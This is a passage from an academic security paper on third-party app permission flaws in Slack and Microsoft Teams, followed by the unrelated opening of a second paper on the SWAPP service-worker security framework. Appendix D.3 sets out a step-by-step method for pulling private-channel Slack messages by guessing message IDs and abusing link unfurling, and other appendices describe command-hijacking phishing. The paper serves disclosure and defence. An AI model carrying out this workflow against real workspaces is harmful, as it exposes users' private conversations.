Potential Prevalence. Out of all 1,640 apps (66.7%) that do not request explicit scopes to read private channels (i.e., `groups:history`), we only counted 11 apps with the necessary permissions to extract messages via pins, stars, reactions, or link unfurls.

7 Potential Countermeasures

We discuss countermeasures for the attacks we previously discussed. We note that these countermeasures are point fixes for the BCP permission model as it currently exists. The attack classes we've identified exist because the BCP permission model violates classic security principles. As such, even with these countermeasures, we cannot guarantee that all future issues will be prevented. We characterize each countermeasure from three perspectives: which design issues it attempts to solve, how much it helps mitigate the attacks, and what the cost or trade-off is.

7.1 Finer-grained Scopes

The BCPs we examined define several coarse-grained scopes that manage multiple resources of different types. For example, Slack's `chat:write` user scope allows an app to send messages to *any* target with the identity of the authorizing user. The Microsoft Teams Graph API `Chat.ReadWrite` scope grants a Microsoft Teams app similar permissions. Therefore, even if the app's functionality only requires sending messages to human users, it needs to acquire one of these broad scopes, which inevitably comes with the permission to send messages to apps and thus the ability to perform impersonation attacks on other apps. These scopes are coarse-grained as they allow an app to send messages to *separate* targets (app and non-app). BCPs can break down these scopes into two separate scopes: one that allows sending messages to non-app targets, and another that allows messages to app targets. However, this countermeasure cannot handle the attacks exploiting scopes that do not have finer-grained concepts (such as command hijacking).

7.2 Stricter Runtime Policy Checks

Stricter runtime checks can help address the message extraction attacks found in Slack. Specifically, Slack first needs to fix its coarse-grained modeling of the message resources by decoupling the unfurled content from the message and treating it as a separate type of resource. Slack also needs to track the origin of the unfurled content, for example, whether it is a message from another channel or a file shared with the user. Then, whenever an app requests to read a message, Slack should enforce an additional dynamic condition check to examine whether the provided token has the correct privilege to access the origin of the unfurled content. If not, only the message should be returned to the app, but not the appended unfurled content.

For the attack via pins, stars, or reactions, we present two options. The first is that when an app wants to read the pinned or starred messages, Slack should send the message content only if the app has the privilege to read the original message; otherwise, only the message ID is returned. However, this may inversely encourage malicious apps to request more privileges to maintain their original functionality. The second is for the BCP to consider the entity that issued the pin, star, or react operation. For example, an app can only read the content of a pinned/starred/reacted message if the pinning/starring/reacting is done by a human user or a different app; if it is done by the requesting app itself, then the BCP only returns the message ID. The tracking should occur even when a user has delegated control of their account to an app. When an app performs actions on behalf of a user, those actions should still be tracked as having been taken by an app. This should not hurt any benign app's functionality because if a message is pinned, starred, or reacted on by a benign app, it is reasonable to assume that the app should already know the message's content.

However, this countermeasure does not apply to situations where it is difficult for an app or Slack to determine whether an action is malicious or user-intended. In Section 4.1, we demonstrated various legitimate scenarios in which users indeed want apps to perform actions on their behalf.

7.3 Indicate Identity of Action Issuer

To counter delegation attacks, the victim app should be able to determine if a received event comes from a human or an impersonated user and thus choose whether to respond or not. Thus, BCPs should indicate the identity of the action issuer (i.e., whether a real or delegated user performed the action) and therefore allow for identity checks on the victim app's side. Slack has provided this information for a few actions, such as posting messages but ignored it for other actions such as reacting to a message, which might also lead to exploits. However, as mentioned earlier, in some cases, even if the app knows the action is coming from another app, it is hard to tell whether the intent of the action is malicious or not.

7.4 Explicit User Confirmation

The final countermeasure is to request confirmation from users. From the perspective of victim users, all attacks stem from the fact that either victim apps or the BCPs automatically reacted to malicious events (in an unwanted way). Therefore, before accessing sensitive data, both the apps and the

BCP should prompt the user for confirmation. For example, they can create a consent popup UI that involves clicking a button. Based on the current design of Microsoft Teams and Slack, only human users can perform such actions, making it hard to forge UI actions. This will prevent both delegation and message extraction attacks.

To resolve namespace collision attacks, BCPs should actively check for namespace collisions when apps are being installed. For example, Slack should detect when an app attempts to register a command with the same name as a command already registered in the workspace, and Microsoft Teams should detect when an app has the same name as another app already installed in the workspace. We outline three solutions that BCPs may adopt. First, they can refuse to install the new app whose command would conflict with an existing one. However, this robs BCPs of functionality and unfairly penalizes apps installed later. Second, they can permit installation but require the user to make a selection whenever a namespace collision arises during use, but this requires the user to pay attention at all times. Third, after detecting a collision, they can provide an alias mechanism where users can change the conflicting names. In conclusion, runtime user confirmation can mitigate namespace collision attacks, but at the expense of productivity and user convenience.

8 Related Work

To the best of our knowledge, this is the first paper to analyze the security and privacy of third-party apps in business communication platforms. However, considerable work has been done in other types of app platforms that share varying degrees of similarities with BCPs.

Social networks. Facebook and other social network platforms allow third-party applications that offer users additional functionality and services but generally at the cost of user privacy [23, 40]. These apps are similar to BCP apps in terms of pure server-side implementations and all-or-nothing permission, but they are installed in a single-user home space, whereas BCP apps are in a multi-user workspace. Symeonidis et al. show Facebook apps lead to collateral information collection [47], where they can collect not only data of the users who install them but also of their friends. This is akin to our findings of BCP apps; however, BCP apps can also actively affect other users' actions, such as through interaction hijacking. On the other hand, several studies propose different access control schemes for apps in social networks [19, 25, 43, 44, 48, 49]. While these solutions aim to solve the problem of coarse-grained permissions, they usually require the social network provider to host some part of the application codes, which does not suit the current communication framework of BCP apps.

Voice assistants. Amazon Alexa, a voice assistant often built into smart home devices, allows users to install third-party apps called skills. Similar to BCP apps, Alexa skills often appear in the form of chatbots; however the primary way of interacting with Alexa skills is through voice commands. Studies have shown that Alexa skills can be easily squatted to enable phishing attacks [36, 54], similar to how Slack's commands can be hijacked. However, skill squatting relies on the inherent ambiguity of voices, whereas we exploit the namespace collisions of commands. In an orthogonal direction, many works try to measure the privacy practices of current Alexa skills and find that many skills do not honor their privacy policy and request overprivileged access [18, 32, 37, 45].

Android. Many studies have analyzed the security and privacy of Android apps. The closest related attacks to this work are the confused deputy and collusion attacks [20, 26, 38, 39, 42]. Just as in BCPs, the app-to-app communications in Android can be used with malicious intent; however, they usually aim to achieve privilege escalation to access more user data instead of attacking users' accounts in other services. In addition, the problem of coarse-grained permission scopes is also found in Android, granting apps powerful capabilities that can be used to exploit various vulnerabilities [34]. Meanwhile, defenses proposed for Android apps usually require static or dynamic analysis [27, 29, 31, 51, 52], making them incompatible with BCP apps, which have no client-side codes.

Other OAuth-based systems. Studies have shown that overprivileged attacks are a common issue in OAuth-based systems [21, 22, 28, 33, 35]. In addition, despite its wide adoption, OAuth is usually poorly designed and implemented by developers [24, 46, 50]. BCPs use coarse-grained scopes for certain operations and couple them with separate runtime policy checks that we have shown to be incomplete.

9 Limitations

For ethical reasons, we did not publish our attack apps to the Slack app directory or Microsoft Teams app store, and thus cannot comment on their vetting processes. However, we did analyze their security guidelines [12, 16] for publishing apps and found no obvious restrictions that would fundamentally prevent the attacks described in this paper. These attacks rely on abusing permissions acquired for benign purposes, causing the information-limited vetting to be ineffective. BCPs do, however, prohibit two apps from sharing the same name, making it harder for a published app to mimic the appearance of another app; but as we noted in Section 5, a Slack app can circumvent this restriction by requesting the `chat:write.customize` permission scope, which allows the app the send messages using customized name and icon, avoiding the need to modify the app's own name and icon declared in the manifest.

10 Conclusions

We performed an experimental security analysis of the app model of two popular BCPs: Slack and Microsoft Teams. Our methodology was to study each BCP-facilitated interaction method between apps and users. We found that these BCPs violate two standard security principles: least access and complete mediation. We created proof-of-concept attacks that exploit these violations to (1) impersonate users and trick victim apps into performing unwanted actions; (2) hijack commands; (3) steal messages from private channels without appropriate permissions. Our discussion of countermeasures indicates that while point fixes for these attacks can be deployed at the cost of BCP usability, preventing further issues requires redesigning the BCP app access control model.

Acknowledgement. We thank our shepherd Bruno Crispo, all anonymous reviewers and Andrei Sabelfeld for their insightful feedback. This work was partially supported by the University of Wisconsin–Madison Office of the Vice Chancellor for Research and Graduate Education with funding from the Wisconsin Alumni Research Foundation, the DARPA GARD program under agreement number 885000, and NSF through awards: CNS-1838733, CNS-1942014, CNS-2003129, and CNS-2144376.

References

[1] Bitbucket. https://appsource.microsoft.com/en-us/product/office/WA200002405.

[2] Chatlio. https://slack.com/apps/A03BS4Q25.

[3] Dokkio. https://slack.com/apps/AJ4H0RRBJ.

[4] Dropbox. https://slack.com/apps/AES7B2V7D.

[5] Google calendar. https://slack.com/apps/ADZ494LHY.

[6] Lucidcharts. https://appsource.microsoft.com/en-us/product/office/WA104381935.

[7] Mailclark. https://slack.com/apps/A0JUW1X96.

[8] Ziri. https://slack.com/apps/A8256N5BK.

[9] Zoom. https://slack.com/apps/A5GE9BMQC.

[10] Business Chat Apps in 2018: Top Players and Adoption Plans. https://community.spiceworks.com/blog/3157-business-chat-apps-in-2018-top-players-and-adoption-plans, 2018.

[11] Add Apps to Slack | Apps and Integrations | Slack App Directory. https://slack.com/apps, 2021.

[12] Best practices for security | Slack. https://api.slack.com/authentication/best-practices, 2021.

[13] Business Apps - Microsoft AppSource. https://appsource.microsoft.com/en-us/marketplace/apps, 2021.

[14] Slack quickly removes message invites in its new DM feature over harassment concerns . https://www.theverge.com/2021/3/24/22348743/slack-connect-dm-abuse-harassment-disable-message-invite-response, 2021.

[15] That Slack email you just got asking to reset your password is legit, not a scam. https://www.androidpolice.com/2021/02/05/that-slack-email-you-just-got-asking-to-reset-your-password-is-legit-not-a-scam/, 2021.

[16] Microsoft Teams store validation guidelines. https://docs.microsoft.com/en-us/microsoftteams/platform/concepts/deploy-and-publish/appsource/prepare/teams-store-validation-guidelines, 2022.

[17] Teams + Power Automate. https://powerautomate.microsoft.com/en-US/connectors/details/shared_teams/microsoft-teams/, 2022.

[18] Abdulaziz Alhadlaq, Jun Tang, Marwan Almaymoni, and Aleksandra Korolova. Privacy in the amazon alexa skills ecosystem. *Star*, 217(11), 2017.

[19] Pauline Anthonysamy, Awais Rashid, James Walkerdine, Phil Greenwood, and Georgios Larkou. Collaborative privacy management for third-party applications in online social networks. In *Proceedings of the 1st Workshop on Privacy and Security in Online Social Media*, pages 1–4, 2012.

[20] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, Ahmad-Reza Sadeghi, and Bhargava Shastry. Towards taming privilege-escalation attacks on android. In *NDSS*, volume 17, page 19. Citeseer, 2012.

[21] Z Berkay Celik, Leonardo Babun, Amit Kumar Sikder, Hidayet Aksu, Gang Tan, Patrick McDaniel, and A Selcuk Uluagac. Sensitive information tracking in commodity iot. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1687–1704, 2018.

[22] Z Berkay Celik, Patrick McDaniel, and Gang Tan. Soteria: Automated iot safety and security analysis. In *2018 {USENIX} Annual Technical Conference ({USENIX}{ATC} 18)*, pages 147–158, 2018.

[23] Abdelberi Chaabane, Yuan Ding, Ratan Dey, Mohamed Ali Kaafar, and Keith W Ross. A closer look at third-party osn applications: Are they leaking your personal information? In *International conference on passive and active network measurement*, pages 235–246. Springer, 2014.

[24] Eric Y Chen, Yutong Pei, Shuo Chen, Yuan Tian, Robert Kotcher, and Patrick Tague. Oauth demystified for mobile application developers. In *Proceedings of the 2014 ACM SIGSAC conference on computer and communications security*, pages 892–903, 2014.

[25] Yuan Cheng, Jaehong Park, and Ravi Sandhu. Preserving user privacy from third-party applications in online social networks. In *Proceedings of the 22nd International Conference on World Wide Web*, pages 723–728, 2013.

[26] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. Privilege escalation attacks on android. In *international conference on Information security*, pages 346–360. Springer, 2010.

[27] William Enck, Peter Gilbert, Seungyeop Han, Vasant Tendulkar, Byung-Gon Chun, Landon P Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N Sheth. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems (TOCS)*, 32(2):1–29, 2014.

[28] Earlence Fernandes, Jaeyeon Jung, and Atul Prakash. Security analysis of emerging smart home applications. In *2016 IEEE symposium on security and privacy (SP)*, pages 636–654. IEEE, 2016.

[29] Yanick Fratantonio, Antonio Bianchi, William Robertson, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Triggerscope: Towards detecting logic bombs in android applications. In *2016 IEEE symposium on security and privacy (SP)*, pages 377–396. IEEE, 2016.

[30] Don Goodman-Wilson. Bot-to-bot communication models for slack, Sep 2016.

[31] Michael I Gordon, Deokhwan Kim, Jeff H Perkins, Limei Gilham, Nguyen Nguyen, and Martin C Rinard. Information flow analysis of android applications in droidsafe. In *NDSS*, volume 15, page 110, 2015.

[32] Zhixiu Guo, Zijin Lin, Pan Li, and Kai Chen. Skillexplorer: Understanding the behavior of skills in large scale. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 2649–2666, 2020.

[33] Grant Ho, Derek Leung, Pratyush Mishra, Ashkan Hosseini, Dawn Song, and David Wagner. Smart locks: Lessons for securing commodity internet of things devices. In *Proceedings of the 11th ACM on Asia conference on computer and communications security*, pages 461–472, 2016.

[34] Jinseong Jeon, Kristopher K Micinski, Jeffrey A Vaughan, Ari Fogel, Nikhilesh Reddy, Jeffrey S Foster, and Todd Millstein. Dr. android and mr. hide: fine-grained permissions in android applications. In *Proceedings of the second ACM workshop on Security and privacy in smartphones and mobile devices*, pages 3–14, 2012.

[35] Yizhen Jia, Yinhao Xiao, Jiguo Yu, Xiuzhen Cheng, Zhenkai Liang, and Zhiguo Wan. A novel graph-based mechanism for identifying traffic vulnerabilities in smart home iot. In *IEEE INFOCOM 2018-IEEE Conference on Computer Communications*, pages 1493–1501. IEEE, 2018.

[36] Deepak Kumar, Riccardo Paccagnella, Paul Murley, Eric Hennenfent, Joshua Mason, Adam Bates, and Michael Bailey. Skill squatting attacks on amazon alexa. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 33–47, 2018.

[37] Christopher Lentzsch, Sheel Jayesh Shah, Benjamin Andow, Martin Degeling, Anupam Das, and William Enck. Hey alexa, is this skill safe?: Taking a closer look at the alexa skill ecosystem. In *28th Annual Network and Distributed System Security Symposium (NDSS 2021). The Internet Society*, 2021.

[38] Haoran Lu, Luyi Xing, Yue Xiao, Yifan Zhang, Xiaojing Liao, XiaoFeng Wang, and Xueqiang Wang. Demystifying resource management risks in emerging mobile app-in-app ecosystems. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 569–585, 2020.

[39] Claudio Marforio, Aurélien Francillon, and Srdjan Capkun. Application collusion attack on the permission-based security model and its implications for modern smartphone systems. Technical report, ETH Zurich, 2011.

[40] Nicky Robinson and Joseph Bonneau. Cognitive disconnect: understanding facebook connect login permissions. In *Proceedings of the second ACM conference on Online social networks*, pages 247–258, 2014.

[41] Jerome H Saltzer and Michael D Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, 1975.

[42] Roman Schlegel, Kehuan Zhang, Xiao-yong Zhou, Mehool Intwala, Apu Kapadia, and XiaoFeng Wang. Soundcomber: A stealthy and context-aware sound trojan for smartphones. In *NDSS*, volume 11, pages 17–33, 2011.

[43] Mohamed Shehab, Anna Cinzia Squicciarini, and Gail-Joon Ahn. Beyond user-to-user access control for online

social networks. In *International Conference on Information and Communications Security*, pages 174–189. Springer, 2008.

[44] Kapil Singh, Sumeer Bhola, and Wenke Lee. xbook: Redesigning privacy control in social networking platforms. In *USENIX Security Symposium*, pages 249–266, 2009.

[45] Dan Su, Jiqiang Liu, Sencun Zhu, Xiaoyang Wang, and Wei Wang. " are you home alone?"" yes" disclosing security and privacy vulnerabilities in alexa skills. *arXiv preprint arXiv:2010.10788*, 2020.

[46] San-Tsai Sun and Konstantin Beznosov. The devil is in the (implementation) details: an empirical analysis of oauth sso systems. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 378–390, 2012.

[47] Iraklis Symeonidis, Gergely Biczók, Fatemeh Shirazi, Cristina Pérez-Solà, Jessica Schroers, and Bart Preneel. Collateral damage of facebook third-party applications: a comprehensive study. *Computers & Security*, 77:179–208, 2018.

[48] Sarath Tomy and Eric Pardede. Controlling privacy disclosure of third party applications in online social networks. *International Journal of Web Information Systems*, 2016.

[49] Bimal Viswanath, Emre Kiciman, and Stefan Saroiu. Keeping information safe from social networking apps. In *Proceedings of the 2012 ACM workshop on Workshop on online social networks*, pages 49–54, 2012.

[50] Hui Wang, Yuanyuan Zhang, Juanru Li, Hui Liu, Wenbo Yang, Bodong Li, and Dawu Gu. Vulnerability assessment of oauth implementations in android applications. In *Proceedings of the 31st annual computer security applications conference*, pages 61–70, 2015.

[51] Fengguo Wei, Sankardas Roy, and Xinming Ou. Amandroid: A precise and general inter-component data flow analysis framework for security vetting of android apps. In *Proceedings of the 2014 ACM SIGSAC conference on computer and communications security*, pages 1329–1341, 2014.

[52] Michelle Y Wong and David Lie. Intellidroid: A targeted input generator for the dynamic analysis of android malware. In *NDSS*, volume 16, pages 21–24, 2016.

[53] Bin Yuan, Yan Jia, Luyi Xing, Dongfang Zhao, XiaoFeng Wang, and Yuqing Zhang. Shattered chain of trust: Understanding security risks in cross-cloud iot access delegation. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 1183–1200, 2020.

[54] Nan Zhang, Xianghang Mi, Xuan Feng, XiaoFeng Wang, Yuan Tian, and Feng Qian. Dangerous skills: Understanding and mitigating security risks of voice-controlled third-party functions on virtual personal assistant systems. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1381–1396. IEEE, 2019.

A Exploiting File-based Interactions

Dokkio [3] is a cloud service that provides a single place to manage a user or team's files stored in different cloud storage services, including DropBox, Google Drive, Gmail, and Slack. To manage files in Slack, it connects to the user's Slack account and request permission to read files uploaded in the workspace. Once the user shares a file in Slack, Dokkio's Slack app will automatically collect this file and provides numerous add-on services such as content organizing and cognitive services. In this case, the user's Dokkio account is a resource that only Dokkio and the user can access. Similar to the attacks discussed above, once an app can share files on the user's behalf, it implicitly gains access to Dokkio's backend resources.

In this attack, we show that the attacker, though not authorized to access the user's Dokkio account, can add any files to the user's file management portal in Dokkio. We design a malicious app that requests the `files:write` user scope and launch the attack by uploading arbitrary files to Slack on the user's behalf. After that, Dokkio will automatically collect the shared files and add them to the user's Dokkio account.

B Phishing Attacks based on Command Hijacking

Attackers can treat the design issue of command namespace collisions as a novel entry point for phishing attacks. For example, the malicious app can request the user to authorize third-party services. In Figure 6, we demonstrate a phishing attack by hijacking the `/gcal` command from the Google Calendar app.




Figure 6: Demonstration of phishing attacks using the Command Hijacking attack in Slack. The two messages are sent to the user after invoking the official and hijacked `/gcal` command, respectively. The attacker can start a valid OAuth authorization process to acquire access to the user's account.

C BCP App Installation Page

Figures 8 and 9 show the installation of BCP apps (e.g., Slack) requesting bot scopes and user scopes. Note that in Figure 9, the app is able to perform actions on behalf of the user, such as sending messages and direct messages.

User Action	Counter Increment
User Posting a message with text	200
App Posting a message with text	100
Posting a message with only file	100
Saving a draft (happens automatically 10 seconds after the user stops typing)	100

Figure 7: Slack Message Counter Increment. For each consecutive message, the counter value is increased by $100x$, where x starts at 0 and gradually increases based on actions of the users in the channel.




Figure 8: Installing Slack apps with bot scopes.

D Implementation Details of Attacker Apps

In this section, we provide more implementation details of our attacker apps demonstrated in Sections 4 to 6. All apps are implemented by following the official guideline and APIs.

D.1 App-to-App Delegation Attacks

In Section 4.2, we demonstrate five delegation attacks. For each attack, the attacker registers a malicious app that provides benign functionality and requests a legitimate set of permissions (detailed below). After that, the attacker either installs the malicious app to their workspace (where the attacker is a curious user) or tricks a user into installing apps in the user's workspace. Once installed and granted permission, the




Figure 9: Installing Slack apps with user scopes.

malicious app gets notified and starts the attack by interacting with other targeted apps in the workspace.

The first four malicious apps request permission to send messages on behalf of the user. They launch the attack by sending specific messages that the targeted apps were designed to read and process. The last malicious app requests permission to react to messages on behalf of the user. It launches the attack by reacting with an emoji that the targeted app is designed to notice and retweet.

D.2 User-to-App Interaction Hijacking

In Section 5, we demonstrate the command hijacking attack on Zoom, which requires implementing a malicious app that mimics the appearance and behavior of the official Zoom app. To this end, we register an app with slash command permission but deliberately implement the command responses with Zoom APIs (of the attacker's controlled Zoom account) to mimic the official Zoom app. As BCPs permit installing apps from just a public URL, we do not have to publish the apps on official app stores. This approach avoids any accidental distribution of malicious apps to other BCP users.


Furthermore, this attack can be extended to hijack any other apps, as long as the attacker can re-implement the proper functionalities of the targeted app. The appearance of an app is publicly available in the official app directory.

D.3 App-to-User Confidentiality Violations

We provide more details of how the attacker can obtain the channel and message IDs described in Section 6.1.

Obtaining channel ID. Each channel ID is a random string. The direct way to learn the ID of a private channel is by requesting a less alarming scope, `groups:read`, which provides the read access to a private channel's metadata. Alternatively, if the attacker knows the name of the channel (through side channels or guessing; per our threat model the attacker can be a curious workspace member who has some prior knowledge), it can use the `chat:write` scope to write a new message. It can just provide the channel name to the corresponding `chat.postMessage` API, which will accept this request and return the channel ID as part of the response.

Obtaining message ID. The direct way to learn the message ID requires `groups:history`, which also grants the ability to directly read messages, avoiding the need for any attack because an app can simply misuse that permission to leak messages. However, unlike channel ID which is completely randomized, the format of a message ID follows a simple, intuitive pattern, consisting of only the current timestamp and a counter value. An example message ID is shown below:



The first 10 digits represent the UNIX epoch timestamp of the message in seconds, and the last 7 digits is a counter that gets increased for each consecutive message and resets to 0 after approximately 5 days of inactivity. We conducted a series of controlled experiments and empirically found that the counter increments according to the following rules:

1) The increment between two consecutive messages is always a multiple of 100. Although this increment is usually 200, it may change based on the user actions listed in Fig. 7.
2) The counters are independent across different channels, as well as user actions in different channels.

Due to the first rule, the attacker cannot predict the exact message ID given the previous ID, as Slack does not provide a way to learn how many drafts are saved internally. However, if the attacker is given two valid IDs separated by a small time interval, then it is straightforward to guess the valid IDs in between. We describe two ways of learning a valid ID. The first way is, again, to rely on the `groups:read` scope, since the metadata of the channel includes the ID of the latest message in the channel. The second way is to write a new message to the channel, which will cause the Slack API to return the ID of the newly posted message.

Attack workflow.

1) The attacker obtains a valid combination of channel ID and message ID using the techniques described above. We refer to the message ID as (t_0, c_0). If it obtains the message ID via posting new messages, then it immediately deletes the message to hide its trace, which is also permitted by the `chat:write` scope.
2) After a short time τ, the attacker obtains another valid message ID $(t_0+\tau, c_1)$.
3) The attacker guesses all possible message IDs, which is the cartesian product of $(t_0, t_0+1, ..., t_0+\tau)$ and $(c_0+100, c_0+200, ..., c_1-100)$.
4) The attacker uses the guessed IDs to generate the message URL and posts it to the user's personal channel. The URLs of the valid IDs will get unfurled.

By repeating this attack over and over again for different message IDs, the attacker can eventually pull every message from any private channel that the victim user has joined, effectively granting the malicious app the power of the `groups:history` scope even though this scope is never explicitly requested. We note that the attacker should adjust the time interval τ dynamically based on the messaging frequency to aim for $c_1 - c_0 \leq 500$, so that it can post all possible IDs in step 3 under Slack's rate limit (which allows unfurling of up to 5 URLs per second).

SWAPP: A New Programmable Playground for Web Application Security

Phakpoom Chinprutthiwong
SUCCESS Lab
Texas A&M University

Jianwei Huang
SUCCESS Lab
Texas A&M University

Guofei Gu
SUCCESS Lab
Texas A&M University

Abstract

Client-side web attacks are one of the major battlefields for cybercriminals today. To mitigate such attacks, researchers have proposed numerous defenses that can be deployed on a server or client. Server-side defenses can be easily deployed and modified by web developers, but it lacks the context of client-side attacks such as DOM-XSS attacks. On the other hand, client-side defenses, especially in the form of modified browsers or browser extensions, require constant vendor support or user involvement to be up to date.

In this work, we explore the feasibility of using a new execution context, the service worker context, as a platform for web security defense development that is programmable, browser agnostic, and runs at the client side without user involvement. To this end, we propose and develop SWAPP (Service Worker APplication Platform), a framework for implementing security mechanisms inside a service worker. As the service worker is supported by most browsers, our framework is compatible with most clients. Furthermore, SWAPP is designed to enable the extensibility and programmability of the apps. We demonstrate the versatility of SWAPP by implementing various apps that can mitigate web attacks including a recent side-channel attack targeting websites that deploy a service worker. SWAPP allows websites to offload a part of the security tasks from the server to the client and also enables the possibility to deploy or retrofit emerging security features/prototypes before they are officially supported by browsers. Finally, we evaluate the performance overhead of our framework and show that deploying defenses on a service worker is a feasible option.

1 Introduction

Ever since the introduction of the Internet, cybersecurity threats have always been relentless, especially regarding client-side web attacks. For example, one of the most prevalent attacks, Cross-site scripting (XSS), costs more than $4M a year in bug bounty rewards [11]. In response to new attacks, researchers have proposed many defense/detection mechanisms that require web browser modification (browser-centric) [34,38,39], manual installation, i.e., as browser extensions (user-centric) [13,15,43], or server-side modifications (server-centric) [17,42]. While each of the methods has been proven reasonably effective in its rights, there are corresponding limitations based on where the mechanisms are mainly deployed.

For browser-centric defenses, generally, browser developers already put much effort into providing the most secure environment to run a website. Nevertheless, a slight inconsistency between different browser vendors or versions can create a gap that allows attackers to compromise the users. This is because there is usually a time gap for a proposed defense to be officially supported by different browsers and widely deployed. Any outdated client is still at the risk of being compromised. Additionally, proposed prototypes of browser-centric defenses such as BEEP [31] usually require browser modifications. It is not feasible for such prototypes to be widely adopted/deployed without constant support from browser vendors. Even the proposal of Content-Security-Policy took two years before the W3C published the first standard [49].

In the case of user-centric approaches, users are mostly assumed to discover and deploy additional security mechanisms (i.e., browser extensions) by themselves. Unfortunately, only a small amount of users are aware of the latest security risks and deploy the defense mechanisms. As studied by previous works [41], some users are unaware of commercial security tools such as password managers. Some users even ignore security cues and warnings presented by browsers in favor of convenience [24]. Therefore, it is imperative for web developers to be the active party in protecting their users from client-side attacks.

For web developers to mitigate client-side attacks using server-centric approaches, they can deploy a defense mechanism on the server. For instance, Snort and XSSDS [17,32] can be used to set up a server to detect attacks. Nevertheless, server-side defenses lack the context of client-side attacks. For instance, DOM-XSS attacks can include the payload after the URL segment ("#"), which does not get sent to the web-

server. Add-on XSS [26] also executes JavaScript directly in the victim's address bar.

To mitigate the aforementioned limitations, a client-side framework for security functionalities is required. There are three goals that we want to realize with this platform.

- (G1) **Adoptability.** We want to provide browser-agnostic security functionalities that can be quickly adopted by web developers with minimal changes to the legacy code and without user involvement and continuous support from browser vendors.
- (G2) **Compatibility.** We want to provide a unified environment for different functionalities, including non-security libraries such as Workbox [19] (for cache management), to be compatible and run coherently in the same environment.
- (G3) **Fast prototyping.** We want to provide the extensibility and programmability with the platform for developers to implement security apps against existing and future attacks.

In this paper, we introduce SWAPP (Service Worker APplication Platform), a new development framework for developing security prototypes and applications. SWAPP is a generalized platform that can be used for any website or in an enterprise setting accessible from specific networks such as business applications. To achieve the first goal, we implement SWAPP to be deployed inside a service worker, which has been supported by all mainstream web browsers [16]. Nonetheless, it is non-trivial to provide a secure environment for apps to run as parts of SWAPP. While the service worker is designed with security as a priority, existing works [28, 29] show that it can still be compromised. In consequence, we harden service worker APIs that can be leveraged as an attack vector and systematically evaluate the security of SWAPP against possible attacks (Section 4.3).

For the second goal, the heterogeneity of apps running inside SWAPP can be a problem. As we envision SWAPP to be a platform for future security prototype development, SWAPP needs to handle different apps (including legacy ones like Workbox) that try to handle the same resource coherently. However, the service worker is designed to work homogeneously. Because it runs asynchronously, each key resource is provided as an event that can only be handled by a single event listener. As a result, only one party has a monopoly on each type of resource, i.e., only Google's Workbox can handle the *fetch* event. To address this issue, SWAPP promotes a new sub-event queuing system by extending the original event handling mechanism. SWAPP will generate corresponding sub-events from the original event to allow different apps to sequentially handle a copy of the original event based on the app priority levels. The results will then be combined by SWAPP. This allows multiple security apps to run cohesively without any conflicts.

Allowing fast prototyping of apps through SWAPP is our third goal. To this end, we provide four interfaces based on the most crucial functionalities: network manipulation, document context access, secure communication, and secure storage. We develop several example security apps to show that SWAPP can be used to implement security apps against various types of attacks, including a recent side-channel attack [33] targeting websites with a service worker (Section 5).

